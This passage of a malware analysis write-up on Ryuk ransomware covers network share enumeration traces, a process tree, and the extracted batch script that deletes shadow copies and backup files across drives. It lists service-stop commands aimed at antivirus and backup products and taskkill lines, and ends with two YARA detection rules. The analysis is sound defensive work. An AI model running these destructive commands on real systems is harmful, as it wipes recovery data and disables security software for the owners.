
Ryuk ransomware tries to look for any network shares that are available and pass the path of those shares to its encryptor function. It uses **WNetOpenEnumW** API for network share enumeration as could be seen in the logs by tiny_tracer.



```
2dc6;kernel32.GetDriveTypeW
2e42;iphlpapi.GetIpNetTable
2e58;kernel32.VirtualAlloc
2e6f;iphlpapi.GetIpNetTable
2e8d;kernel32.VirtualAlloc
2ea2;kernel32.GlobalAlloc
59e7;mpr.WNetOpenEnumW
59e7;mpr.WNetOpenEnumW
59e7;mpr.WNetOpenEnumW
59e7;mpr.WNetOpenEnumW
59e7;mpr.WNetOpenEnumW
59e7;mpr.WNetOpenEnumW
59e7;mpr.WNetOpenEnumW
59e7;mpr.WNetOpenEnumW
37b2;kernel32.VirtualFree
37c5;kernel32.VirtualFree
37da;advapi32.CryptDestroyKey
3867;advapi32.CryptAcquireContextW
6b8d;kernel32.GetWindowsDirectoryW
6ce8;kernel32.CreateFileW
CreateFileW:
    Arg[0] = ptr 0x0000006fba83c770 -> L"C:\users\Public\window.bat"
    Arg[1] = 0x00000000c0000000 = 3221225472
    Arg[2] = 0x0000000000000003 = 3
    Arg[3] = 0
    Arg[4] = 0x0000018000000002 = 1649267441666
    Arg[5] = 0x0000000000000080 = 128

6e40;kernel32.WriteFile
6e49;kernel32.CloseHandle
6e5b;kernel32.GetWindowsDirectoryW
6fdd;shell32.ShellExecuteW
3879;kernel32.FreeLibrary
3886;kernel32.FreeLibrary
3893;kernel32.FreeLibrary
38a0;kernel32.FreeLibrary
```

Delete Backups:

Ryuk ransomware removes shadow copies and recovery options from the system by creating a bat file and running it as admin. If the malware is executed without admin privileges, then it will prompt user for admin privileges.



```
stage2_crypter_defanged.exe (2876)                        C:\Users\shaddy\...
  cmd.exe (7368)              Windows Comma...  C:\Windows\Syst...   Microsoft Corporat...
    Conhost.exe (2820)        Console Window ...  C:\Windows\Syst...   Microsoft Corporat...
    reg.exe (3144)            Registry Console ...  C:\Windows\syst...   Microsoft Corporat...
  cmd.exe (7376)              Windows Comma...  C:\Windows\Syst...   Microsoft Corporat...
    Conhost.exe (5460)        Console Window ...  C:\Windows\Syst...   Microsoft Corporat...
    vssadmin.exe (3200)       Command Line Int...  C:\Windows\syst...   Microsoft Corporat...
    vssadmin.exe (8020)       Command Line Int...  C:\Windows\syst...   Microsoft Corporat...
    vssadmin.exe (4616)       Command Line Int...  C:\Windows\syst...   Microsoft Corporat...
    vssadmin.exe (1028)       Command Line Int...  C:\Windows\syst...   Microsoft Corporat...
    vssadmin.exe (3324)       Command Line Int...  C:\Windows\syst...   Microsoft Corporat...
    vssadmin.exe (948)        Command Line Int...  C:\Windows\syst...   Microsoft Corporat...
    vssadmin.exe (1404)       Command Line Int...  C:\Windows\syst...   Microsoft Corporat...
    vssadmin.exe (6768)       Command Line Int...  C:\Windows\syst...   Microsoft Corporat...
    vssadmin.exe (552)        Command Line Int...  C:\Windows\syst...   Microsoft Corporat...
    vssadmin.exe (5656)

Description:  Windows Command Processor
Company:      Microsoft Corporation
Path:         C:\Windows\System32\cmd.exe
Command:      "C:\Windows\System32\cmd.exe" /C "C:\users\Public\window.bat"
User:         DESKTOP-002IHON\shaddy
PID:          7376          Started:     11/21/2023 3:40:47 AM
```

The script deletes all shadow copies from the system and finally deletes itself as well. The extracted script for deleting shadow copies is provided below:

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set
c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set
d:\*.win d:\*.dsk
```

del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk del %0	

Service Stop:

Another interesting thing that I found in RYUK ransomware is that it had many embedded strings that highlights that it stops certain services and kills many processes. The exact behavior has not been detected in the sample that I analyzed but this is also one of the TTP to look out for. The list of services and processes that it kills are provided below:

1	stop "Acronis VSS Provider" /y stop "Enterprise Client Service" /y stop "Sophos Agent" /y stop "Sophos AutoUpdate Service" /y stop "Sophos Clean Service" /y stop "Sophos Device Control Service" /y stop "Sophos File Scanner Service" /y stop "Sophos Health Service" /y stop "Sophos MCS Agent" /y stop "Sophos MCS Client" /y stop "Sophos Message Router" /y stop "Sophos Safestore Service" /y stop "Sophos System Protection Service" /y stop "Sophos Web Control Service" /y stop "SQLsafe Backup Service" /y stop "SQLsafe Filter Service" /y stop "Symantec System Recovery" /y stop "Veeam Backup Catalog Data Service" /y stop AcronisAgent /y stop AcrSch2Svc /y stop Antivirus /y stop ARSM /y stop BackupExecAgentAccelerator /y stop BackupExecAgentBrowser /y stop BackupExecDeviceMediaService /y stop BackupExecJobEngine /y	net stop

	stop BackupExecManagementService /y stop BackupExecRPCService /y stop BackupExecVSSProvider /y stop bedbg /y stop DCAgent /y stop EPSecurityService /y stop EPUpdateService /y stop EraserSvc11710 /y stop EsgShKernel /y stop FA_Scheduler /y stop IISAdmin /y stop IMAP4Svc /y stop macmnsvc /y stop masvc /y stop MBAMService /y stop MBEndpointAgent /y stop McAfeeEngineService /y stop McAfeeFramework /y stop McAfeeFrameworkMcAfeeFramework /y stop McShield /y stop McTaskManager /y stop mfemms /y stop mfevtp /y stop MMS /y stop mozyprobackup /y stop MsDtsServer /y stop MsDtsServer100 /y stop MsDtsServer110 /y stop MSExchangeES /y stop MSExchangeIS /y stop MSExchangeMGMT /y stop MSExchangeMTA /y stop MSExchangeSA /y stop MSExchangeSRS /y stop MSOLAP$SQL_2008 /y stop MSOLAP$SYSTEM_BGC /y stop MSOLAP$TPS /y stop MSOLAP$TPSAMA /y stop MSSQL$BKUPEXEC /y stop MSSQL$ECWDB2 /y stop MSSQL$PRACTICEMGT /y stop MSSQL$PRACTTICEBGC /y stop MSSQL$PROFXENGAGEMENT /y	

	stop MSSQL$SBSMONITORING /y stop MSSQL$SHAREPOINT /y stop MSSQL$SQL_2008 /y stop MSSQL$SYSTEM_BGC /y stop MSSQL$TPS /y stop MSSQL$TPSAMA /y stop MSSQL$VEEAMSQL2008R2 /y stop MSSQL$VEEAMSQL2012 /y stop MSSQLFDLauncher /y stop MSSQLFDLauncher$PROFXENGAGEMENT /y stop MSSQLFDLauncher$SBSMONITORING /y stop MSSQLFDLauncher$SHAREPOINT /y stop MSSQLFDLauncher$SQL_2008 /y stop MSSQLFDLauncher$SYSTEM_BGC /y stop MSSQLFDLauncher$TPS /y stop MSSQLFDLauncher$TPSAMA /y stop MSSQLSERVER /y stop MSSQLServerADHelper100 /y stop MSSQLServerOLAPService /y stop MySQL80 /y stop MySQL57 /y stop ntrtscan /y stop OracleClientCache80 /y stop PDVFSService /y stop POP3Svc /y stop ReportServer /y stop ReportServer$SQL_2008 /y stop ReportServer$SYSTEM_BGC /y stop ReportServer$TPS /y stop ReportServer$TPSAMA /y stop RESvc /y stop sacsvr /y stop SamSs /y stop SAVAdminService /y stop SAVService /y stop SDRSVC /y stop SepMasterService /y stop ShMonitor /y stop Smcinst /y stop SmcService /y stop SMTPSvc /y stop SNAC /y	

	stop SntpService /y stop sophossps /y stop SQLAgent$BKUPEXEC /y stop SQLAgent$ECWDB2 /y stop SQLAgent$PRACTTICEBGC /y stop SQLAgent$PRACTTICEMGT /y stop SQLAgent$PROFXENGAGEMENT /y stop SQLAgent$SBSMONITORING /y stop SQLAgent$SHAREPOINT /y stop SQLAgent$SQL_2008 /y stop SQLAgent$SYSTEM_BGC /y stop SQLAgent$TPS /y stop SQLAgent$TPSAMA /y stop SQLAgent$VEEAMSQL2008R2 /y stop SQLAgent$VEEAMSQL2012 /y stop SQLBrowser /y stop SQLSafeOLRService /y stop SQLSERVERAGENT /y stop SQLTELEMETRY /y stop SQLTELEMETRY$ECWDB2 /y stop SQLWriter /y stop SstpSvc /y stop svcGenericHost /y stop swi_filter /y stop swi_service /y stop swi_update_64 /y stop TmCCSF /y stop tmlisten /y stop TrueKey /y stop TrueKeyScheduler /y stop TrueKeyServiceHelper /y stop UI0Detect /y stop VeeamBackupSvc /y stop VeeamBrokerSvc /y stop VeeamCatalogSvc /y stop VeeamCloudSvc /y stop VeeamDeploymentService /y stop VeeamDeploySvc /y stop VeeamEnterpriseManagerSvc /y stop VeeamMountSvc /y stop VeeamNFSSvc /y stop VeeamRESTSvc /y stop VeeamTransportSvc /y	

	stop W3Svc /y stop wbengine /y stop WRSVC /y stop MSSQL$VEEAMSQL2008R2 /y stop SQLAgent$VEEAMSQL2008R2 /y stop VeeamHvIntegrationSvc /y stop swi_update /y stop SQLAgent$CXDB /y stop SQLAgent$CITRIX_METAFRAME /y stop "SQL Backups" /y stop MSSQL$PROD /y stop "Zoolz 2 Service" /y stop MSSQLServerADHelper /y stop SQLAgent$PROD /y stop msftesql$PROD /y stop NetMsmqActivator /y stop EhttpSrv /y stop ekrn /y stop ESHASRV /y stop MSSQL$SOPHOS /y stop SQLAgent$SOPHOS /y stop AVP /y stop klnagent /y stop MSSQL$SQLEXPRESS /y stop SQLAgent$SQLEXPRESS /y stop wbengine /y stop kavfsslp /y stop KAVFSGT /y stop KAVFS /y stop mfefire /y	
2	/IM zoolz.exe /F /IM agntsvc.exe /F /IM dbeng50.exe /F /IM dbsnmp.exe /F /IM encsvc.exe /F /IM excel.exe /F /IM firefoxconfig.exe /F /IM infopath.exe /F /IM isqlplussvc.exe /F /IM msaccess.exe /F /IM msftesql.exe /F /IM mspub.exe /F /IM mydesktopqos.exe /F	taskkill

```
/IM mydesktopservice.exe /F
/IM mysqld.exe /F
/IM mysqld-nt.exe /F
/IM mysqld-opt.exe /F
/IM ocautoupds.exe /F
/IM ocomm.exe /F
/IM ocssd.exe /F
/IM onenote.exe /F
/IM oracle.exe /F
/IM outlook.exe /F
/IM powerpnt.exe /F
/IM sqbcoreservice.exe /F
/IM sqlagent.exe /F
/IM sqlbrowser.exe /F
/IM sqlservr.exe /F
/IM sqlwriter.exe /F
/IM steam.exe /F
/IM synctime.exe /F
/IM tbirdconfig.exe /F
/IM thebat.exe /F
/IM thebat64.exe /F
/IM thunderbird.exe /F
/IM visio.exe /F
/IM winword.exe /F
/IM wordpad.exe /F
/IM xfssvccon.exe /F
/IM tmlisten.exe /F
/IM PccNTMon.exe /F
/IM CNTAoSMgr.exe /F
/IM Ntrtscan.exe /F
/IM mbamtray.exe /F
```

YARA Rule:

```
rule Ryuk_Ransomware_Dropper {

  meta:

    description = "Ryuk Ransomware dropper hunting rule"
    author = "Shayan Ahmed Khan - shaddy43"
    date = "22-11-2023"
    rule_version = "v1"
    malware_type = "ransomware"
    malware_family = ""
    actor_group = ""
    reference = ""
    hash =
"23F8AA94FFB3C08A62735FE7FEE5799880A8F322CE1D55EC49A13A3F85312DB2"

  strings:

    $s1 = "\\Documents and Settings\\Default User" wide
    $s2 = "\\users\\Public\\" wide
    $s3 = "C:\\Users\\Admin\\Documents\\Visual Studio 2015\\Projects From
Ryuk\\ConsoleApplication54\\x64\\Release\\ConsoleApplication54.pdb" ascii
    $s4 = "vssadmin Delete Shadows /all /quiet" ascii
    $s5 = "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB" ascii
    $s6 = "del /s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.*
c:\\backup*.* c:\\*.set c:\\*.win c:\\*.dsk" ascii
    $s7 = "stop Antivirus /y" fullword ascii
    $s8 = "/IM excel.exe /F" fullword ascii

  condition:
    ( uint16(0) == 0x5a4d and
    filesize < 400KB and
    ( 2 of ($s*) and
    4 of them ) ) or
    ( all of them )
}

rule Ryuk_Ransomware {

   meta:
      description = "Ryuk Ransomware hunting rule"
      author = "Shayan Ahmed Khan - shaddy43"
      date = "22-11-2023"
      rule_version = "v1"
      malware_type = "ransomware"
      malware_family = ""
      actor_group = ""
      reference = ""
      hash =
"8B0A5FB13309623C3518473551CB1F55D38D8450129D4A3C16B476F7B2867D7D"

   strings:
        $s1 = "C:\\Users\\Admin\\Documents\\Visual Studio 2015\\Projects From
Ryuk\\ConsoleApplication54\\x64\\Release\\ConsoleApplication54.pdb" ascii
        $s2 = "AdjustTokenPrivileges" fullword ascii
        $s3 = "vssadmin Delete Shadows /all /quiet" ascii
        $s4 = "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB" ascii
        $s5 = "del /s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.*
c:\\backup*.* c:\\*.set c:\\*.win c:\\*.dsk" ascii
        $s6 = "stop Antivirus /y" fullword ascii
        $s7 = "/IM excel.exe /F" fullword ascii
        $s8 = "System32\\cmd.exe" wide
        $s9 = "/C REG ADD
\"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\"" wide
        $s10 = "SeDebugPrivilege" fullword wide
        $s11 = "\\Documents and Settings\\Default User\\finish" wide
        $s12 = "\\users\\Public\\finish" wide
        $s13 = "csrss.exe" fullword wide
        $s14 = "explorer.exe" fullword wide
        $s15 = "lsass.exe" fullword wide
        $s16 = "\\Documents and Settings\\Default User\\sys" wide
        $s17 = "\\users\\Public\\sys" wide
        $s18 = "UNIQUE_ID_DO_NOT_REMOVE" wide
        $s19 = "\\users\\Public\\window.bat" wide
        $s20 = "HERMES" wide

    condition:
        ( uint16(0) == 0x5a4d and
        filesize < 200KB and
        ( 1 of ($s*) and
        8 of them ) ) or
        ( all of them )
}
```